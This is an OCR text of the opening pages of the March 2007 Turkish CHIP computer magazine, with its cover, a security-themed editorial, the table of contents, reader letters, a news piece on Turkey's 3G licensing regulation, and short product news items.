DVD + CD

# iPhone devrimi

Apple'dan telefon devrimi 94

# Craagle tüm şifreleri buluyor!

İnternet korsanlarının yeni gözdesi, yazılımları kolayca kırıyor? 134

Kıbrıs fiyatı: 7.50 YTL

AYLIK YAYINDIR • ISSN: 1300-9419 • 112415 • YIL: 12 • SAYI: 2007/03 • 6.25 YTL

03 2007

# CHIP

Mart/2007 www.chip.com.tr

TEKNOLOJİ • İLETİŞİM • BİLGİSAYAR

## İnternetin geleceği Web 3.0:

Sanal eğlence dizginleri ele mi geçirecek? 64

*Hacker'lara geçit vermemek için tüm bilmek istedikleriniz*

# A'dan Z'ye Güvenlik

İnternet tarayıcıları, güvenlik yazılımları testi ve anonim sörf ipuçları 40

Çift katman DVD + CD

TAM SÜRÜM EĞİTİM CD'Sİ

## Microsoft Office 2007

Baştan aşağı değişen Office paketini anlamak ve kullanmak artık çok kolay

TAM SÜRÜM

## WinOptimizer 3

Ashampoo'dan PC'niz için mükemmel bir optimizasyon aracı

TAM SÜRÜM

## DiskRecovery 3

O&O Software'in bu yazılımı kayıp bilgilerinizi sizin için kurtarıyor

TAM SÜRÜM OYUN

## OpenArena 0.6

Quake 3 motoru kullanan bu oyun ile net üzerinde arkadaşlarınızla kapışın

## Test: 864 $'dan başlayan dizüstüler 84

Uygun fiyat ve yüksek performansları ile dikkat çeken 19 dizüstü bilgisayar

Dizüstüler için en iyi ücretsiz yazılımlar DVD'de 78

## Kusursuz fotoğraflar için yepyeni 10 ipucu 160

Kompakt fotoğraf makineleriyle bile başarılı kış fotoğrafları çekmek mümkün. Tüm araçlar DVD'de

## Nero'nun gizli yüzü 150

Kusursuz DVD'ler için en doğru Nero ayarları, CHIP yazma paketi ile alternatif çözümler

## Blu-ray yazıcılar testte 72

Türkiye'de ilk defa: 50 GB kapasite sunan tüm sürücüler ve medyalar

Ekonomist Yayınevi işbirliğiyle ÖSYS DENEME SINAVI herkese ücretsiz! DVD'de

A'dan Z'ye güvenlik • Nero'nun gizli yüzü • Kusursuz fotoğraflar için 10 ipucu • Test: Notebook • Test: Blu-ray yazıcılar • Web 3.0

**Ufuk Yamankılıçoğlu,**
Genel Yayın Yönetmeni

# Önce güvenlik

İnternet kullanımıyla birlikte internetten alışveriş de giderek yaygınlaşıyor. Günümüzde hemen her türlü ihtiyacınızı internet servisleri ve siteleri sayesinde giderebiliyorsunuz. Elektronik ticaret hacmi arttıkça, başta phishing (kimlik avı) olmak üzere internet ortamındaki tehditler ve doğrudan saldırılarda da patlama yaşanıyor. Trend Micro'nun hazırladığı "2006 Yıllık Bilgi Güvenliği Raporu"nda ciddi sonuçlar göze çarpıyor. Buna göre virüs programcılarının yeni motivasyonu artık para. Rapora göre geçen yıl, bilgi güvenliğine yönelik tehditler ciddi bir nitelik ve boyut değişimine uğradı. Saldırılar, daha önce yaygın ve hedef gözetmeksizin yapılırken, bilgisayar kullanıcıları şimdi nokta hedefi gözeten ve bölgesel olarak düzenlenen saldırılarla karşı karşıya. Raporda, e-posta ve anlık mesajlaşma yoluyla gelen tehditlerin yanı sıra, web`in kendisinin de bir tehdit unsuru kimliğine büründüğü, e-posta ve web tehditlerinin birleşmesiyle çok zararlı ve bulaşıcı virüslerin doğduğu belirtildi. Buna göre, virüs yazarları, eskiye göre çok daha gelişmiş araçlarla çalışıyor. Virüs programcıları, yazılım robotlarından, rootkit'lerden, toplum mühendisliğinden, casusluk ve reklâm amaçlı yazılımlardan faydalanarak karmaşık virüsler oluşturuyor.
Kullanıcıların bilgisayarlarına yerleştirilen casus programlar, uygun bir zamanda harekete geçirilerek internet bankacılığı, kredi kartı numarası ve son kullanma tarihi gibi gizli bilgileri ele geçiriyor. Virüs programcıları, şifre çalma, klavyeye her basışı kaydetme tekniği gibi çeşitli teknikleri bir arada kullanıyor. İşin içine paranın karışması sebebiyle korsanlar artık birbirleriyle işbirliği yapmaya da başladı. Bu durum işin boyutunun değişmesine ve organize bir suça dönüşmesine neden oldu. Raporda, kullanıcıların önemli bir kısmının ise saldırılara karşı yeterince korunmadığına dikkat çekilerek, "Kullanıcılar, internetin tehlikeli bir ortam olduğunu ya bilgisayarları çöktüğünde ya da kredi kartlarıyla alışveriş yapıldığında fark etmektedir." deniliyor.
İnternetin karşısındaki en büyük sorun artık hız değil, güvenlik. CHIP olarak okurlarımızı yeni tehditlere karşı bilinçlendirmeye devam ediyoruz. Bu ayki kapak konumuz yeni tehditler ve güvenlik konusunda size rehber olacak. Ayrıca Vizyon bölümümüzde 214 bilgisayar korsanlarının izini süren yeni bir yazı dizisine başlıyoruz: "CSI: Internet".

Ufuk Yamankılıçoğlu

uyaman@chip.com.tr

## AYIN TAVSİYESİ

**ÖSYS deneme sınavı**
Öğrenci Seçme ve Yerleştirme Sınavı'na hazırlanan genç okurlarımız, bu ayki DVD'imizde yer alan Ekonomist Yayınevi işbirliği ile hazırladığımız konu anlatımlı ÖSYS deneme sınavları ile sınav öncesi bilgilerini pekiştirebilirler.

## Office Eğitimi

**Office 2007 Eğitim CD'si:**
Infinity tarafından hazırlanan ve tüm okurlarımıza hediye ettiğimiz Office 2007 Eğitim CD'si sayesinde, arayüzü tamamen yenilenen yeni Office paketinin kullanımını ve özelliklerini kolayca öğrenebilirsiniz.

CHIP Ocak 2007 satışı:

44.463

Bu rakama aylık yaklaşık 4.700 abone ve 1.450 adet CHIP Compact satışı dâhildir.

Kaynak: DPP A.Ş.

# İÇİNDEKİLER 03/2007

## KAPAK KONUSU


40 **İnternette güvenlik:** Anonim ve güvenli sörf, güvenlik paketleri ve web tarayıcılar karşılaştırmalı testte


## GÜNCEL


8 **3G geliyor:** Üçüncü nesil yönetmeliği kabul edildi

10 **Güncel haberler ve köşe yazıları**

22 **Teknolojik sözlük:** Blu-ray ve HD-DVD

28 **Dizüstünde Türk damgası:** Vestel'den Avrupa'nın ilk dizüstü PC fabrikası

34 **Güvenlik Raporu**

38 **Radar:** CHIP, yeni teknolojilerin gelişimini ve piyasa marjlarını öngörüyor

39 **Güncel PC fiyatları**


## TEST & TEKNOLOJİ


64 **Web 3.0:** İnternetin geleceği büyüteç altında

72 **Blu-ray yazıcılar ve medyalar:** Yeni Blu-ray medyalar ve yazıcılar karşılaştırmalı testte

78 **Dizüstü programları:** Dizüstü bilgisayarınızı daha verimli kullanmanızı sağlayacak pratik araçlar

84 **Dizüstü PC testi:** Her bütçeye uygun 19 dizüstü karşaılaştırmalı testte

94 **Apple iPhone:** Apple şimdi de cep telefonu sektörüne el atıyor

96 **Cepten TV:** Cep telefonunda TV izleme keyfi

100 **Yeni ürünler:** Yeni donanım ve yazılım ürünleri testte

40

## A'dan Z'ye güvenlik

Hacker korkusu olmadan internet üzerinde güvenli bir şekilde sörf yapabilmek istiyorsanız internet tarayıcısı ve güvenlik paketini çok dikkatli seçmeniz gerekiyor. En doğru yazılımlar ve anonim sörf ipuçları bu yazıda.

72

## Tüm Blu-ray yazıcılar testte


50 GB kapasite sunan tüm Blu-ray yazıcıları ve bunlara uygun medyaları Türkiye'de ilk defa CHIP test etti. Yeni teknolojiye geçerken bu testi kaçırmayın.

84

## Test: Dizüstü bilgisayarlar

Uygun fiyat ve yüksek performansları ile masaüstü bilgisayarlara meydan okuyan 19 dizüstü bilgisayarı sizler için test ettik.

150



## Nero'nun gizli yüzü

Kusursuz DVD'ler için en doğru Nero ayarları ve Nero'da çözümsüz kalan problemler için CHIP'in seçtiği alternatif DVD yazma araçları.

140

## Yedi adımda disk bölümleme

Disk bölümleme işlemi kafanızda halen bir soru işareti ise bu yazıyı sakın kaçırmayın.

64

## İnternetin geleceği

Web 2.0'a yeni alışırken Web 3.0 da yolda. Sanal eğlence dizginleri ele mi geçiriyor?

160

## Kusursuz fotoğraflar için 10 ipucu

Profesyonel makinaya sahip olmasanız da kış tatilinizi kusursuz şekilde fotoğraflamanız mümkün. En yeni 10 ipucu bu yazıda.


### TEST & TEKNOLOJİ


124 **Donanım Günlüğü**

126 **CHIP TOP10 testleri:** En iyi donanımlar


### PRATİK


134 **Craagle:** Seri numarası ve crack arama motoru

140 **Disk bölümleme:** Veri yedekleme ve kurtarma için ipuçları

144 **Windows'a ekstra koruma:** Shared Computer Toolkit ile daha güvenli sistemler

150 **Profesyonel Nero kullanımı:** Gizli ipuçları ve araçlarla mükemmel CD ve DVD kayıtları

160 **Fotoğraf ipuçları:** 10 profesyonel ipucuyla mükemmel kış fotoğrafları çekin

168 **Pardus'un temelleri:** Pardus dünyasıyla tanışmak için temel bilgiler

176 **En iyi Freeware'ler:** Ücretsiz ve açık kaynak kodlu yazılımlar

180 **İpuçları:** Windows, uygulamalar, iletişim, internet, donanım

190 **Ayın web siteleri**

192 **Mart 2007 DVD/CD içeriği:** DVD ve CD'lerde yer alan ve göze çarpan yazılımlar

194 **Tam Sürümler:** e-CHIP'teki tam sürüm programların pratik kullanımı


### OYUN


200 **İnceleme:** Europa Universalis III, WOW: Burning Crusade, Sam & Max 3, Vanguard: Saga Of Heroes


### DİĞERLERİ


3 **Seyir Defteri**

6 **Okur Yorumları**

206 **Abone Formu**

214 **Vizyon:** CSI: İnternet (Yeni yazı dizisi)

217 **Künye**

218 **Gelecek Sayıda CHIP**

# "Reklam aldatmacaları"

Bildiğim bir şey vardır: elma hep yere düşer. İşi kuralıyla yaparsanız ve hakkını verirseniz o iş olur. Her geçen yıl sürekli kendinizi güncelleyip çağa ayak uydurmanız muazzam. Bir sloganınız var "En yüksekten uçan, en uzağı görendir". Bize hep en uzaktakileri gösterdiğiniz için teşekkür ederim. Ayrıca Şubat 2007 derginizdeki her reklâma inanmayın konusu her sayınızda olmalı.

Murat Ahmetbeyoğlu

## Dünden bugüne CHIP

Ortaokul yıllarında dersleri dinlemeyip arka sıralarda gizlice, CHIP dergisini okuyup daha sonrada etrafımdaki insanların bana iyi bilgisayarı en ucuza nasıl alırım ve kurabilirim demesiyle başladı CHIP'le yolculuğumuz. Harçlıklarımdan artırıp aldığım, elimde olmadığında kendimi kötü hissettiğim, babamın ise "cips" olarak adlandırdığı dergi, bugün hayatıma birçok artılar kazandırdı ve bundan sonrada kazandırmaya devam edeceğine inanıyorum.

Bulunduğum şirkette stajyer olarak başlayıp teknoloji ve bilgisayar bilgim sayesinde Teknik Servis ve IT Yöneticiliğine yükselmemde CHIP dergisinden edindiğim bilgilerin ve demo programların büyük katkısı olmuştur.

Ahmet Kılnamaz

## Doyurucu bilgiler

Windows 98'den XP'ye terfi döneminde CHIP dergisi 24 sayfalık XP tanıtım kitapçığı vermişti. Kitapçığı okuduğum zaman kafamdaki soru işaretleri iki katına çıkmıştı. Vista dönemi başlarken uyumlu donanımlardan ince ayarlara kadar 160 sayfalık bir dergi terfi edecekler için doyurucu bilgilerle dolu idi. Ayrıca "Her reklâma inanmayın" adlı yazınız sözümü dinlemeyen teknoloji mağduru arkadaşlarıma da çok güzel bir kanıt oldu.

Sezer Mansur

## Trend değişiyor

Sayın CHIP dergisinin editör ve yetkilileri CHIP dergisinin 5 yıldır müptelasıyım. Bilgisayar konusunda benim tam bir rehberim oldu ve hiç elimden bırakamıyorum.

Artık teknoloji bilgisayarlardan akıllı telefonlara kaymaya başladı. Biz de bu gidişin biraz ucundan yakalamış gibiyiz fakat Symbian programlarını bulmak kolay olmuyor. Benim sizden isteğim CD'lerde bu programlara da yer vermeniz. Yayın hayatınızda başarılar dilerim.

Adem Kıymaz

CHIP YARDIM EDİYOR

Okur mektupları
CHIP Yazı İşleri
Vefa Bayırı Sokak Gayrettepe İş Merkezi B Blok No: 6
34349 Gayrettepe / İstanbul
yorum@chip.com.tr

Abonelik, eski sayı siparişi ve özel sayılar
Tel: (212) 217 93 71
Faks: (212) 217 94 23
abone@vogel.com.tr
http://abone.vogel.com.tr

Teknik sorular
yardim@chip.com.tr

Dergi ve CD/DVD ile ilgili sorular
dergi@chip.com.tr

Yorumlarınıza hediye
Yayınlanan yorumlarınız için 11 YTL değerinde CHIP Özel Sayısı kazanın

Diğer gerekli tüm adres bilgilerini Künye'de bulabilirsiniz: 217

## Pardus

Bu harika dergiyi hazırlayan tüm arkadaşlara teşekkür ediyorum. Sayenizde PARDUS 2007 sürümüne çok kısa bir süre içerisinde sahip oldum. Ve arayıp da bulamadığım birçok yazılımı sizin sayenizde buldum. Fakat bazı yazılımların 10 gün gibi kısa bir kullanım süresi var. Yazılımı daha iyi tanıyabilmemiz için bu süreyi en azından 20 güne çıkarabilir misiniz? Sanırım buna herkes sevinir.

Ahmet Ceyhan

*CHIP: Yazılımların deneme süresini belirlemek maalesef bizim inisiyatifimizde değil, bunu yazılım üreticileri belirliyor.*

## CD/DVD listesi

İyi günler. Öncelikle Ekim ayında verdiğiniz CHIP Arşivi için teşekkürler. Teknolojiyi takip edenler için çok güzel bir kaynak. Derginizin yanında vermiş olduğunuz CD/DVD kartonlarında içerisindeki programların adlarının yazması çok hoş fakat CD/DVD'yi birkaç defa çıkardıktan sonra karton esniyor ve arşivi ne zaman kurcalamaya kalksam CD/DVD'ler yerlere savruluyor. Kartonun üst kısmında da bir koruyucu olsa iyi olurdu. (Lütfen zarfa geri dönmeyin!) Bir de masaüstü arama motorları bu kadar yaygınlaşmışken CD/DVD'lerin içindeki programların listesini içeren bir .pdf yahut .txt dosyasını CD'ye koysanız çok iyi olur. Bu sayede yalnızca bu dosyayı bilgisayarımızın sabit diskinde saklar, aradığımız programa çok rahat ulaşabilirdik.

Halil İbrahim Özdemir

## Teşekkürler

Ocak 2007 CHIP Özel sayısında vermiş olduğunuz derginin içeriği ve 8 GB'lık bir program arşivinin beni çok mesut ettiğini belirtmek isterim. Önceleri CD, DVD karıştırıp program arardım, bu da doğal olarak beni ve DVD yazıcımı çok sinirlendirirdi. Verdiğiniz naçizane hazine sayesinde bu problemim ortadan kalktı. Kotalı bir ADSL kullanıcısı olarak çok mutluyum.

Samet Günaydın

# Üçüncü nesil Türkiye'de

Bakanlar kurulu, 3G olarak adlandırılan üçüncü nesil (3N) kablosuz iletişim servislerinin hayata geçmesine izin veren yönetmeliği onayladı.

■ 3N, üçüncü nesil kablosuz iletişim teknolojileri için kullanılan bir terim. 3N aynı zamanda, uzun yılardır makul hizmet ücretleri ile ceplerindeki telefondan televizyon seyretmek, video konferans yapmak, müzik indirmek, internete bağlanmak isteyenlerin sabırsızlıkla beklediği bir teknolojiydi. Yurt dışında bazı operatörlerin yüksek lisans bedelleri ödeyerek verdikleri 3N servisler, yeterince kâr getirmediği için hayal kırıklığı yaşatmış ve pek çok operatör 3N servislerden uzun süre uzak durmuştu. Ancak internetin, YouTube gibi video paylaşım sitelerinin, web TV'lerin, internet üzerinden popüler diziler yayınlamaya başlayan dev televizyon kanallarının yarattığı içerik arzı, artık dünya çapında bir "geniş bant mobil iletişim" talebi doğurdu. Bu da 3N servislerin artık devreye girme zamanının geldiğinin en önemli işaretiydi.

## UMTS nedir?

Avrupa'da kullanılan 3N teknolojilerinden UMTS'nin açılımı Universal Mobile Telecommunications System (evrensel mobil iletişim sistemi) biçimindedir. Örneğin Japonya'da yüksek hızlı mobil kablosuz iletişim için kullanılan standardın ismi ise Freedom of Mobile Multimedia Access (Mobil çoklu ortam erişimine özgürlük) anlamına gelen FOMA'dır.

Türkiye'de operatörlerin ne zaman UMTS hizmeti vermeye

## Üçüncü nesil hayatımıza neler katacak?

1- Yüksek hızlı ses ve görüntü aktarımıyla görüntülü mesajlaşma ve internet erişimi yaygınlaşacak.
2- Hizmet kalitesi gelişecek.
3- Telefonların ve mobil iletişim cihazlarının pil ömürleri uzayacak.
4- GPS, uydu navigasyon servisleri yaygınlaşacak. Şehirde yol, yön bulmak kolaylaşacak.
5- Geniş bant mobil servisler vermek operatörleri ve 3. parti fir maları içerik üretmeye motive edecek.
6- Gelişmiş güvenlik yöntemleri sayesinde mobil ticaretin geliştiği görülecek.

başlayacağı uzun zamandır merak konusuydu. Ancak bu, operatörlerden çok hükümetin elindeydi. UMTS servisinin devreye girmesi için gerekli yönetmeliklerin ve lisanslamaların yapılması gerekiyordu ki, Bakanlar Kurulu bu yönetmeliği Şubat ayı içinde onayarak devreye soktu. 16 Şubat 2007 tarihli Resmi Gazete'de yayınlanan karara göre, UMTS hizmeti vermek isteyecek operatörlerin alması gereken lisansların fiyatları, lisansın kapsadığı hizmet çeşidine göre, 140 milyon Euro ile 252 Milyon Euro arasında belirlendi.

## Yönetmelik hükümleri

Yönetmeliği incelediğimizde, 6. maddede, bu lisansların dört işletmecili piyasaya göre planlandığının vurgulandığı gözümüze çarpıyor. Bu da 3N servisi vermek için piyasaya başka bir operatörün girmesinin kolay olmayacağını, yakın gelecekte mevcut dört operatörümüze rakip olacak yeni bir operatör beklemememiz gerektiğini anlıyoruz. Ayrıca aynı yönetmeliğin 11. ve 12. maddesi de, 3N konusunda hizmet vermek isteyecek operatörlerin diğer operatörlerin altyapılarından faydalanabilmesini sağlayan bir ulusal dolaşım ve alt yapı paylaşımını mümkün kılıyor. Hali hazırda piyasaya yeni girmiş operatörlerimiz olduğunu ve alt yapılarını yenilerken üçüncü nesil teknolojileri dikkate alarak çalıştıklarını hatırlayacak olursak ülkenin büyük bir kısmını kapsayan bir 3N altyapımız olduğunu, tüm operatörlerin de ilgili paylaşım mevzuatı çerçevesinde bu altyapıları kullanarak halka 3N servisleri ulaştırabileceğini düşünebiliriz.

3N'in ülke ekonomisine sağlayacağı getiriyi de göz ardı etmemek gerekiyor. İletişim alışkanlıklarının değişmesi ve gelişmesi ile UMTS'in geniş imkânlarını kullanan girişimcilerin yaratacağı katma değer göz ardı edilmemeli. Yönetmeliğin 16. maddesi operatörlerin yatırımları için gerekli malzemenin %40'ını Türkiye'de kurulu ARGE tesislerine sahip üreticilerden, %10'unu Türkiye'de kurulu KOBİ'lerden satın alma şartını koşuyor.


## Trafik kameraları

Mobil iletişimin rengini değiştirecek ve toplumun iletişim alışkanlıklarını değiştirecek olan UMTS servislerin nasıl ücretlendirileceği ise şu anda bilinmiyor zira operatörler henüz lisansları satın almış değiller. Ancak teknoloji dünyasındaki klişenin tekrar edeceği, ilk aşamada operatörlerin ödediği lisans ücretlerinin hızlı geri dönüşü umuduyla yüksek bir fiyatlandırmaya gideceği ancak rekabetin kızışmaya başlayacağı orta vadede fiyatların düşeceği, yaygınlaşmış olan 3N uyumlu telefonların da etkisiyle, operatörlerin pek çok kampanya ve indirimle halkı UMTS servislerini kullanmaya teşvik edeceğini öngörmek zor değil. Ayrıca teknoloji konusunda en çekinik bireylerin bile, sıkışık trafikten kaçınmak için cep telefonlarını kullanarak, önündeki trafiğin durumunu görme imkânını geri çevirmeyeceği düşünülürse pratikliği seven Türk halkının bu teknolojiyi bağrına basacağına hiç şüphe yok. ■

Cem Şancı, cemsanci@chip.com.tr

**CİHAZ ÖNEMLİ**
**3N servisleri kullanabilmek için UMTS uyumlu telefon gerekiyor.**

# Haberler



**Cem Şancı**
cemsanci@chip.com.tr
CHIP Haber Müdürü

## Sanat'a destek

■ Son dönemde elimize ulaşan haberler arasında dikkatimi çeken çok önemli bir detay var. Pek çok bilişim firması sanat etkinliklerine sponsor oluyor. Gerçi dev bilişim markalarının yedinci sanat sinemaya olan desteği çok eski ve sinema filmlerinde bilişim sponsorlukları görmeye alışkındık ama son dönemde sanatın diğer alanlarında da bilişim markaları artık gözümüze çarpıyor. İstanbul Modern'deki sergiler adeta bilişim markalarının birbiriyle yarıştıkları bir ilgi odağı haline gelmiş durumda. Teknolojilerini, müzeyi gezen ziyaretçilerin hizmetine sunan bilişim firmaları, kimi zaman da uluslararası modacıların, tasarımcıların, hatta ressamların koleksiyonlarında ortaya çıkabiliyorlar. Veya DVD veya CD alırken ismiyle karşılaştığımız DMS markasının, Kadıköy'de bir sanat evi kurduğunu duyuyoruz. Zaten doğası gedeği sanat hep teknolojiyle barışık gelişmiştir. Bilgisayarların dijital kameraların ve tüm diğer dijital imkânların sayesinde geleceğin yetenekli sanatçılarını bugünden YouTube'da, bloglarda, internet sitelerinde zevkle izliyoruz. Yaşamdan aldığımız keyfi arttırmaya yönelik projeler üreten ve sanata destek olan tüm bilişim firmalarına, okuyucularımız adına da, teşekkür ederiz.

# Otomobil prizi

## Evinizdeki 220 V keyfi otomobilinizde

■ ARTronic otomobil prizi (150 W) ofis araçları ve tüm taşınabilir elektronik cihazlar için kullanılabiliyor. Oynar başlıklı girişi ile tüm otomobillerin çakmak girişine uyan ARTronic Otomobil Prizi otomobilinizin çakmak soketinden aldığı enerjiyi 220 VAC'ye çevirerek dışarı veriyor. Böylece tüm elektronik cihazlar otomobil içinde beslenebiliyor. Cihaz, 12 Volt otomobil veya tekne akü-sünden aldığı akü gücünü 220 V AC güce dönüştürüyor. Topraklamalı AC priz çıkışı olduğu gibi ayrıca USB 5 Volt DC çıkışına da sahip. Led güç göstergesi, kullanıcı tarafından değiştirilebilir sigortaya da sahip ve yalnızca 190 g. Dâhili aşırı yüklenme koruması ve otomatik kapatma işleviyle akünün zarar görmesini ve tamamen deşarjını engelliyor.

**Fiyat:** 45 USD + KDV
**Bilgi için: www.artronic.com.tr**

# DMS sanata destek

## Bilişimde görmek istediğimiz gelişmeler

■ Bilişim sektöründeki faaliyetleri ile yakından tanıdığımız DMS, bir süredir DMS SANAT çatısı altında yürüttüğü sanat ve sosyal etkinlikleri ile adını duyuruyor.

İlk olarak 2005 yılında Beyoğlu'nda kapılarını açan DMS Sanat Galerisi, 2006 yılında taşındığı, aynı zamanda DMS Kadıköy Mağazası'nın da bulunduğu binanın 2. katında faaliyetlerine devam ediyor. Bugüne kadar resim ve fotoğraf sergileri, şiir dinletileri, belgesel ve film gösterimleri, söyleşiler gibi birçok etkinliğe imza atan DMS Sanat Galerisi, 27 Ocak - 18 Şubat tarihleri arasında; Devrim ERBİL, Fikret ÖZTÜRK, Mehmet ÖZER, Mustafa ALBAYRAK, Neriman OYMAN, Nurcan ARAL ve Yusuf Ziya AYGEN' in eserlerinden oluşan, Karma Resim Sergisi ile sanatseverlerle buluştu. Tüm kişi, kurum ve kuruluşlara kapılarını açan galeri hakkında detaylı bilgi almak için; DMS'in web sitesi ziyaret edilebilir.

**Tel: 0 216 3300917**
**Bilgi için: www.dmssanat.com**

# Acrobat ile ortak çalışmak

## Adobe Acrobat 8 grupların dosya üzerinde çalışmasına izin veriyor

■ Adobe Acrobat 8, belgeler üzerinde ortak çalışma başlatma, yönetme ve takip için güçlü araçlar sunuyor. Acrobat sayesinde, bir çalışma grubunun tüm üyeleri belge üzerine kendi yorumlarını ekleyebiliyor, diğerlerinin yazdığı yorumları izleyebiliyor ve yanıtlayabiliyor. Üstelik tüm bu işlemler, yapışkan not, stampa, fosforlu kalem, alt çizgi gibi kağıt ortamının aşina araçları ile gerçekleşiyor. Acrobat Connect ise, ortak çalışmayı internet üzerinden gerçek zamanlı hale getiriyor.

### Herkesin katılabildiği ortak çalışmalar

Adobe Acrobat 8, farklı sistemler ve organizasyonlar arasındaki güvenli iletişim ve işbirliğini sağlayan araçlar sunuyor. Acrobat 8 ile farklı biçimlerdeki belgeleri birleştirmek, imzalamak ve korumak, akıllı formlar ile bilgi toplamak, belgeler üzerinde ortak incelemeler yapmak ve gerçek zamanlı web konferansları başlatmak kolayca gerçekleştirilebiliyor.

Bir belge üzerinde paylaşımlı inceleme yapmak isteyen bir Acrobat kullanıcısı, bilgi paylaşımı için bir ağ klasörü, web sunucusu veya Microsoft SharePoint alanı belirliyor. Ardından belge, çalışma grubunun üyelerine e-posta ile dağıtılıyor. Üyeler, belgeyi Adobe Acrobat veya ücretsiz Adobe Reader ile açarak kendi yorumlarını ekleyebiliyor, diğerlerinin yorumlarını izleyebiliyor, yorumları kişiye, tarihe veya sayfaya göre sıralayabiliyor, hatta diğer yorumlara yanıt yazabiliyor.

Üyelerden biri kendi bilgisayarındaki belgeye bir yorum eklediğinde, diğer tüm üyelerin belgeleri de otomatik olarak güncelleniyor.

### Kolayca yönetilen ortak çalışmalar

Acrobat 8 kullanıcıları, kendi başlattıkları veya dahil oldukları tüm ortak çalışma belgelerinin durumunu tek bir pencereden izleyebiliyor. Bir belgeye ait çalışma grubunun tüm üyelerine mesaj gönderebiliyor ve gruba yeni üyeler davet edebiliyor.

Bir ortak çalışma belgesi üzerine eklenen tüm yorumlar rapor haline getirilebiliyor. Belgenin orjinali Word veya AutoCAD ile yaratılmış ise, belge üzerindeki tüm yorumlar orijinal dosyaya aktarılabiliyor.

### Gerçek zamanlı ortak çalışmalar

İsteğe bağlı bir ek hizmet olarak sunulan Acrobat Connect ise, kullanıcılara internet üzerinden ortak çalışma imkanı sunuyor. Acrobat Connect kullanıcıları web üzerinde "her zaman açık" birer kişisel toplantı odasına sahip oluyor.

Acrobat veya Adobe Reader ile bir belge üzerinde çalışan kullanıcı, *Toplantı Başlat* düğmesine basarak, istediği kişileri sanal toplantı odasına davet edebiliyor ve belge üzerinde canlı olarak birlikte çalışabiliyor.

**Bilgi için:**
**www.adobe.com.tr**

**KARDEŞ KARDEŞ** Adobe'un popüler yazılımı Acrobat artık çalışma arkadaşlarının dosya üzerinde paylaşım ve ortak çalışma yapmasına izin veriyor.

# Davetiye kaldırıldı

## Müzmin Beta Gmail hala Beta

■ Google, e-posta servisi Gmail'de beklenen değişikliğe gitti ve davetiye yoluyla Gmail hesabı açılmasını kaldırdı. Bilindiği gibi, Gmail hesabı açabilmek için başka bir Gmail hesabından ya da cep telefonu aracılığıyla davetiye almak gerekiyordu. Yapılan açıklamaya göre bugün itibariyle bu uygulamaya son verildi. Artık Gmail hesabı açmak, davetiye diğer ücretsiz e-postalarda olduğu gibi sayfa üzerinden gerekli bilgiler doldurularak yapılabiliyor. Uzun süredir beta olarak hizmet veren Gmail servisinin final sürümünün de hizmete girmesi bekleniyor.

**Bilgi için: www.gmail.com**
**http://soapbox.msn.com/**

# Resim, müzik, video burda

## Minton dijital resim çerçevesi

■ Minton Dijital Resim Çerçevesi MDF-1003, 7 inç'lik LCD ekranıyla fotoğraf sergileme anlayışına keyifli bir boyut getiriyor. Çerçeve yüzlerce fotoğrafı, ayarlanabilen değişme zamanı sayesinde aynı ekrandan eğlenceli bir slayt gösterisiyle sunabiliyor.

Dijital fotoğraf makinesi ya da harici belleklerden okunan resimleri dönüşümlü olarak gösterebilmenin yanı sıra MPEG-4 biçimindeki videoları da izlettiriyor. Bu çok yönlü çerçeve ayrıca MP3 çalar özelliğine de sahip. Resimlerin keyfine, müzik dinleyerek varmak mümkün.

Takvim ve saat işlevli MDF-1003, uzaktan kumandalı özelliğiyle de kullanım kolaylığı sağlıyor ve eve, ofise büyük renk katıyor. USB girişine ve SD/MMC kart yuvasına sahip bu marifetli çerçeve, hafıza kartlarıyla 2 GB'lık kapasiteye ulaşıyor.

**Minton dijital resim çerçevesi MDF-1003'ün teknik özellikleri**

- 7 inç LCD TFT ekran
- MP3/MPEG4/JPEG biçimi desteği
- SD/MMC/XD/MS kart yuvası (2 GB maks.)
- USB giriş yuvası
- Takvim ve saat işlevi
- Dahili hoparlör
- Çoklu dil desteği
- Uzaktan kumanda
- Farklı efektlerde ve gösterim sürelerinde slayt gösterisi
- 3,5 mm stereo kulaklık girişi
- Dik durmayı sağlayan destek ayağı
- DC 9V adaptör için giriş jakı
- AC 100-240V arası uyumlu güç adaptörü
- 2 yıl garantili
- Ağırlık 477 g

**Fiyatı:** 199 YTL

**Bilgi için:**
**www.minton.com.tr**

# Adres sormaya son

## Acer D150 uydu navigasyonu

■ Acer D150 Türkçe sesli yönlendirme özelliğine sahip, GPS, uydu bazlı radyo navigasyon sistemi. GPS, düzenli olarak kodlanmış bilgi yollayan bir uydu ağı ve uydularla aranızdaki mesafeyi ölçerek dünya üzerindeki kesin yerinizi tespit etmeyi mümkün kılıyor. Bu sistem, ABD savunma bölümüne ait yörüngede sürekli dönen 24 uydudan oluşuyor.

Bu uydular çok düşük güçlü radyo sinyalleri yayıyor ve hemen her yerde 365 gün 24 saat çalışıyor. Kont Bilişim'in getirdiği Acer D150 GPS cihazları da, aracınız ile şehir içinde ve dışında yönünüzü bulmak, roatınızı hesaplamak için kullanılan bir uydu navigasyon sistemi.

**Madde madde Acer D150**

- Microsoft Windows CE.NET 4.2 işletim sistemi
- Samsung S3C2410 uygulamaları 266 MHz işlemci
- XTRAC v2 ile SiRF StarII LP GPS
- 3,5 inç parlak 320 x 240 dokunmatik ekran
- Uygulamalar ve depolama için 64 MB SDRAM, 256 MB SD kart
- Navigasyon yazılımı ve haritalar için SD/MMC
- Entegre anten, 310 g, entegre hoparlör (2 watt)
- 3,5 mm stereo kulaklık girişi, beş yönlü joystik
- Şarj edilebilir 2200 mAh Li-ion pil, 8,5 saat pil ömrü
- USB kablo ve Microsoft ActiveSync teknolojisi
- MP3, WAV ve Windows medya ses dosyalarını okuma
